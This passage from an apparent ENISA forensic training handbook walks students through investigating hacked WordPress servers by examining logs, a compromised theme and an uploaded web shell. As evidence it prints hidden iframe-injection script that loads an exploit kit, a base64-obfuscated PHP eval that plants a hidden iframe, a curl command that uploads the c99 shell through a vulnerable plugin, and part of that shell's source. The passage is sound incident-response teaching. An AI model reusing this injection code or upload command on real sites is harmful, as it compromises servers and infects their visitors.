inc/class-tgm-plugin-activation.php:           * @global string $body_id Used as the iframe body ID
, helps with styling
inc/class-tgm-plugin-activation.php:           'TB_iframe' => 'true'
,
js/mcustomscrollbar/jquery.mCustomScrollbar.js:           _iframe(false); /* enable scrollbars
ollbar dragging over iframes by disabling their events */
js/mcustomscrollbar/jquery.mCustomScrollbar.js:           _iframe(true); /* enable iframes events */
js/mcustomscrollbar/jquery.mCustomScrollbar.js:           function _iframe(evt){
js/mcustomscrollbar/jquery.mCustomScrollbar.js:           var el=mCSB_container.find("iframe");
js/mcustomscrollbar/jquery.mCustomScrollbar.js:           if(!el.length){return;} /* check if frame exists
js/mcustomscrollbar/jquery.mCustomScrollbar.js:
```

Figure 45: Result of the search for iframes (source: screenshot by ENISA)


Look for external included content located in footer.php.



```
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ ls
404.php          footer.php      js          sidebar-left.php  tpl-home.php
archive.php       functions.php   languages   sidebar.php      woocommerce
comments.php     header.php     page.php    sidebar-right.php
css              images        readme.txt  single.php
custom-editor-style.css inc         screenshot.png style.css
fonts            index.php    search.php template-parts
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ grep -R 'iframe' *
caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme$ less footer.php
```

Figure 46: Command to display the content of footer.php (source: screenshot by ENISA)

With command *less* (or *cat*) the content of the file footer.php is displayed.



```

caine@caine:/media/mapper/blog--vg-var/www/wp-content/themes/scrollme
File Edit View Search Terminal Help
</footer><!-- #colophon -->
<?php wp_footer(); ?>
<script>
if (document.getElementsByTagName('body')[0]){
    iframer();
} else {
    document.write("<iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php' width='10' height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}

function iframer(){
    var f = document.createElement('iframe');
    f.setAttribute('src', 'http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php');
    f.style.visibility = 'hidden';
    f.style.position = 'absolute';
    f.style.left = '0';
    f.style.top = '0';
    f.setAttribute('width', '10');
    f.setAttribute('height', '10');
    document.getElementsByTagName('body')[0].appendChild(f);
}
</script>
:
```

Figure 47: Iframe code used to include exploit kit (source: screenshot by ENISA)


Notice and remember the link:

<http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php>

- Examine the access of the Windows machine to this WordPress server

We will use the Apache log again and use the command *grep* to filter the output for line that contain the IP address of the victim.

`cat access.log | grep "195.251.97.97" | less`



```

caine@caine:/media/mapper/blog--vg-var/log/apache2
File Edit View Search Terminal Help
195.251.97.97 - - [16/Aug/2016:14:01:57 +0200] "GET / HTTP/1.1" 200 3453 "-" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:58 +0200] "GET /wp-content/themes/scrollme/css/font-awesome.css?ver=3.8.1 HTTP/1.1" 200 6760 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:58 +0200] "GET /wp-content/themes/scrollme/js/nivolightbox/themes/default/default.css?ver=3.8.1 HTTP/1.1" 200 1152 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:58 +0200] "GET /wp-content/themes/scrollme/js/nivolightbox.css?ver=3.8.1 HTTP/1.1" 200 1456 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:58 +0200] "GET /wp-content/themes/scrollme/js/fullpage/jquery.fullPage.css?ver=3.8.1 HTTP/1.1" 200 2084 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:58 +0200] "GET /wp-content/themes/scrollme/style.css?ver=3.8.1 HTTP/1.1" 200 8257 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:58 +0200] "GET /wp-content/themes/scrollme/js/mCustomScrollbar/jquery.mCustomScrollbar.css?ver=3.8.1 HTTP/1.1" 200 5927 "http://blog.mycompany.ex/" "Mozilla/5.0 (Windows NT 6.3; rv:33.0) Gecko/20100101 Firefox/33.0"
195.251.97.97 - - [16/Aug/2016:14:01:58 +0200] "GET /wp-content/themes/scrollme/
```


Figure 48: Filter Apache log file for lines containing 195.251.97.97 (source: Screenshot by ENISA)

The victim accessed the webserver at 16/Aug/2016 14:01:57

- *Which time zone is set?*

The time zone is configured in file /etc/timezone

Mount /media/mapper/blog—vg-root and go to etc (/media/mapper/blog—vg-root/etc) and read the file timezone.



```
root@caine:/media/mapper/blog--vg-root/etc# cat timezone
Europe/Amsterdam
root@caine:/media/mapper/blog--vg-root/etc#
```

Figure 49: Display timezone (source: screenshot by ENISA)

When you read the time zone file (*cat*) we see that the time zone for this system is set to *Europe/Amsterdam*.

3.4.2 TASK 3: Examine blog.mysportclub.ex

In TASK3, we will examine the server blog.mysportclub.ex.

You will need:

- The imported blog.mysportclub.ex.ova (virtual machine)
- Mr Janssen of hosting company MyHosting.ex sent an email on 19 August 2016 with additional information regarding blog.mysportclub.ex. It is a piece of code, shown in the table below. This code was found a couple of days ago in one of the WordPress pages by a system administrator. He noted it, but did not take any additional action. This server was just restored from backup after a hack was discovered in the WordPress environment.

```
<?php // This file is protected by copyright law and provided under license. Reverse engineering
of this file is strictly prohibited.
eval(base64_decode
('PGlmcmFtZSBzcmM9J2h0dHA6Ly9hbXN0ZXJkYW0uZGF0YWNlbnRlc5IeC94LnBocCcgd2IkGg9Jz
EwJyBoZWlnaHQ9JzEwJyBzdHlsZT0ndmlzaWJpbGl0eToKaGlkZGVuO3Bvc2l0aW9uOmFic29sdXRIO
2xIznQ6MDt0b3A6MDsnPjwvaWZyYW1IPg=='));
?>
```

Figure 50: Found code by system administrator and handed over by Mr Janssen (source: screenshot by ENISA)

Starting point:

The server image of blog.mysportclub.ex contains the exploit kit.

From the previous task we remembered the link:

<http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php>

Notice the access information from the document “Evidence summary.docx”: 13:02:50-13:03:17 UTC – the browser downloads pages from <http://blog.mysportclub.ex/wp-content/uploads/hk/> (EK)

Student:

Examine blog.mysportclub.ex, find traces of the break-in and malware distribution and write them down.

- Examine the data (find logs and other useful traces) for signs of the *break-in*
- What break-in *method* was probably used? Document method and traces (log files)
- What did the hacker do/modify/install/upload after gaining access?
- At what level did the attacker gain access?
- What does the code found by the system administrator do?
- Examine the data (find logs and other useful traces) for signs of the malware distribution.
- Examine the access of the Windows machine to the WordPress server.
- Did you notice something strange about the time?
- Which time zone is set?

Trainer:

Below are valid solutions but there are other correct approaches as well.


- *Examine the data (find logs and other useful traces) for signs of the break-in*

Attach the caine7.0.iso file to the VM and boot the VM image from virtual DVD as described in TASK 2. Remember to disconnect the virtual network cable.

The attacker blog.mycompany.ex might have attacked this server also. Therefore, it is a good place to start the search for the attacker IP address (10.0.0.15) from the blog.mycompany.ex in the Apache log.

Mount the mount point /media/blog—vg-var to start looking in the Apache log. Use the commands *cat* and *grep* to search for the IP address in the Apache log file(s).

```
$ cat access.log | grep "10.0.0.15" |less
```




```

root@caine:/media/mapper/blog--vg-var/log/apache2
File Edit View Search Terminal Help
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/f
ast-exif-tags/ HTTP/1.1" 404 476 "http://blog.mysportclub.ex/" "WPScan v2.9 (http:
//wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/f
ast-image-adder/ HTTP/1.1" 404 480 "http://blog.mysportclub.ex/" "WPScan v2.9 (h
ttp://wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/m
eenews/ HTTP/1.1" 404 471 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wps
can.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/o
2s-gallery/ HTTP/1.1" 404 475 "http://blog.mysportclub.ex/" "WPScan v2.9 (http:
/wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/w
onderplugin-audio/ HTTP/1.1" 404 482 "http://blog.mysportclub.ex/" "WPScan v2.9
(http://wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/m
ylinksdump/ HTTP/1.1" 404 475 "http://blog.mysportclub.ex/" "WPScan v2.9 (http:
/wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/p
rettyphoto/ HTTP/1.1" 404 475 "http://blog.mysportclub.ex/" "WPScan v2.9 (http:
/wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:37:55 +0200] "GET /wp-content/plugins/s
uper-captcha/ HTTP/1.1" 404 477 "http://blog.mysportclub.ex/" "WPScan v2.9 (http:
/wpscan.org)"

```

Figure 51: Search for IP address 10.0.0.15 in Apache access.log (source: screenshot by ENISA)

Traffic from 10.0.0.15 is also detected in the Apache access.log log file.



```

root@caine:/media/mapper/blog--vg-var/log/apache2
File Edit View Search Terminal Help
404 4225 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:38:23 +0200] "GET /?author=3 HTTP/1.1"
404 4225 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:38:23 +0200] "GET /?author=8 HTTP/1.1"
404 4225 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:38:23 +0200] "GET /?author=1 HTTP/1.1"
200 5199 "http://blog.mysportclub.ex/" "WPScan v2.9 (http://wpscan.org)"
access.log:10.0.0.15 - - [15/Jul/2016:15:43:55 +0200] "POST /wp-content/plugins/
work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/inde
x.php HTTP/1.1" 200 1006 "-" "curl/7.46.0"
access.log:10.0.0.15 - - [15/Jul/2016:15:44:36 +0200] "GET /wp-content/plugins/w
ork-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files
/c99.php HTTP/1.1" 200 4075 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/
20100101 Firefox/43.0 Iceweasel/43.0.4"
access.log:10.0.0.15 - - [15/Jul/2016:15:44:36 +0200] "GET /wp-content/plugins/w
ork-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files
/c99.php?act=img&img=home HTTP/1.1" 200 519 "http://blog.mysportclub.ex/wp-conte
nt/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/serv
er/php/files/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 F
irefox/43.0 Iceweasel/43.0.4"
access.log:10.0.0.15 - - [15/Jul/2016:15:44:36 +0200] "GET /wp-content/plugins/w
ork-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files
/c99.php?act=img&img=back HTTP/1.1" 200 429 "http://blog.mysportclub.ex/wp-conte
"
```

Figure 52: Search for break-in method in access.log (source: screenshot by ENISA)

The same attacker as blog.mycompany.ex also scanned blog.mysportclub.ex with the tool WPScan. This time, the attacker is not brute forcing accounts for passwords but is testing for weaknesses (e.g. vulnerable plugins). Also in the screenshot above, the date and time of the misuse of the weakness in the plugin *work-the-flow-file-upload* is 15/Jul/2016 15:44:36 +0200

- Find the break-in method and traces and document them (log files, vulnerability).



The attacker made use of a vulnerable WordPress plugin which gives the ability to upload arbitrary files. In this case he used the *WordPress Work the flow file upload 2.5.2 Shell Upload Vulnerability*⁴⁰.

The date and time of the upload is 15/Jul/2016 15:44:36 +0200

Studying the public exploit and the content of the log file, the upload attack was probably executed as displayed in the figure below.


```
curl -k -X POST -F "action=upload" -F
"files=@./c99.php" http://blog.mysportclub.ex/wp-
content/plugins/work-the-flow-file-
upload/public/assets/jQuery-File-Upload-
9.5.0/server/php/index.php
```

Figure 53: Possible attack scenario based on exploit and log file (source: screenshot by ENISA)

This means that there is a file called c99.php uploaded to the server. The c99.php file is likely the famous C99 PHP Shell script which can be used after (PHP) upload access to a webserver.

- *What did the hacker do/modify/install/upload after gaining access?*


The attacker has the ability to upload malicious files. In this case, the attacker uploaded a shell file which can do actions to the system with the same rights as the webserver.



A screenshot of a terminal window titled 'Terminal'. The window shows a command-line interface with the following text:
File Edit View Search Terminal Help
root@caine:/media/mapper/blog--vg-var/www/html/wordpress/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files# ls
c99.php
root@caine:/media/mapper/blog--vg-var/www/html/wordpress/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files# file c99.php
c99.php: PHP script, UTF-8 Unicode text, with very long lines
root@caine:/media/mapper/blog--vg-var/www/html/wordpress/wp-content/plugins/work-the-flow-file-upload/public/assets/jQuery-File-Upload-9.5.0/server/php/files#

Figure 54: The location of the c99.php file that has been upload though vulnerable plugin (source: screenshot by ENISA)

⁴⁰ <https://www.exploit-db.com/exploits/36640/> (last accessed on September 27th, 2016)




```

File Edit View Search Terminal Help
<?php
//add php tags before usage
/*
*****
***** c99shell.php v.1.0 beta (?? 21.05.2005)
***** Freeware license.
***** © CCTeAM.
* c99shell - ?????-?????? ???? www-??????, "?????????" ??? ??????.
* ?? ?????? ??????? ?????? ??????? ?? ?????? ?????? ?????? ???????
* http://ccteam.ru/releases/c99shell
*
* WEB: http://ccteam.ru
* ICQ UIN #: 656555
*
* ???????:?
* + ???????:? ?????????? ? ?????????? (ftp, samba *) ??????/???????, ??????????
* ?????????? ?????????? ?????? ? ??????
* (????????????? ??????????/?????????????? ?????? tar *)
* ?????????? ?????? (????????? ?????? ??????)
* modify-time ? access-time ? ?????? ? ?????????? ??? ?????????????? (????./???. ????
;

```

Figure 55: Part of content of uploaded C99 shell script (source: screenshot by ENISA)



The screenshot shows a web-based interface for the C99 shell. At the top, it displays system information: Software: Apache/2.2.9 (Unix) mod_ssl/2.2.9 OpenSSL/0.9.7a mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 PHP/4.4.7, uname -a: Linux litti... 1.1.6.9-55.0.6.Elsmp #1 SMP Tue Sep 4 21:36:00 EDT 2007 i686, and uid=99(nobody) gid=99(nobody) groups=99(nobody). Below this, it shows a file listing for /home/shoppe/public_html/cgi-bin/ with files drwxr-xr-x. The interface includes sections for Encoder, Tools, Proc., FTP brute, Sec., SQL, PHP-code, Update, Feedback, Self remove, and Logout. It also features sections for Command execute, Shadow's tricks, and Preddy's tricks, each with various exploit options like Kernel version, File selection, and Execute buttons.

Figure 56: Example of a C99 shell script viewed in the browser (source: <https://3.bp.blogspot.com/-VbGMAncOCz4/Vjxck9Npxnl/AAAAAAAEEaw/ThnZkYMhrRc/s1600/get%2Bc99%2Bshells%2Bfrom%2Bgoogle.png>)

With this C99 shell one can connect to a database, copy, read, write, delete, upload files and execute bash shell commands.

- *At what level did the attacker gain access?*

The attacker has the ability to upload malicious files. The attacker uploaded a shell file which can perform actions to the system under the user where the webserver has rights. There are no traces that the attacker had obtained higher access on the system but it cannot be excluded either.

- *What does the code found by the system administrator do?*

Update the Chain of Custody file with the new evidence data. In the code, base64-encoded data was an attempt to obfuscate the code. Base64 is a method to convert binary data to a text format and vice versa. Copy and paste⁴¹ the base64 code into the decoder of ddecode.com to reveal:

```
<iframe src='http://amsterdam.datacenter.ex/x.php' width='10' height='10'  
style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>
```

Figure 57: base64 decoded code (source: screenshot by ENISA)


In this example, the x.php content is included in the webpage. It may contain innocent code but it could be malicious. The content is out of scope of this exercise.

- Examine the data (find logs and other useful traces) for signs of the malware distribution.

We noticed in the previous task that a link was included in the footer.php

<http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php>

We know that there is an iframe pointing to a file stored on this server. Go to the directory and look around `/var/www/html/wordpress/wp-content/uploads/hk/..`




```
caine@caine:/media/mapper/blog--vg-var/www/html/wordpress/wp-content/uploads$ ls -alh  
total 20K  
drwxr-xr-x  4 www-data www-data 4,0K lug 15 15:49 .  
drwxr-xr-x  5 www-data www-data 4,0K lug 15 15:07 ..  
drwxr-xr-x  3 www-data www-data 4,0K lug 15 15:07 2016  
drwxr-xr-x 22 www-data www-data 4,0K ago 15 15:13 hk  
-rw-r--r--  1 www-data www-data 238 lug 15 15:07 .htaccess  
caine@caine:/media/mapper/blog--vg-var/www/html/wordpress/wp-content/uploads$
```

Figure 58: Location found of the Exploit Kit (source: screenshot by ENISA)

Note the date and time of the `hk` directory: 15/Aug/2016 15:13.

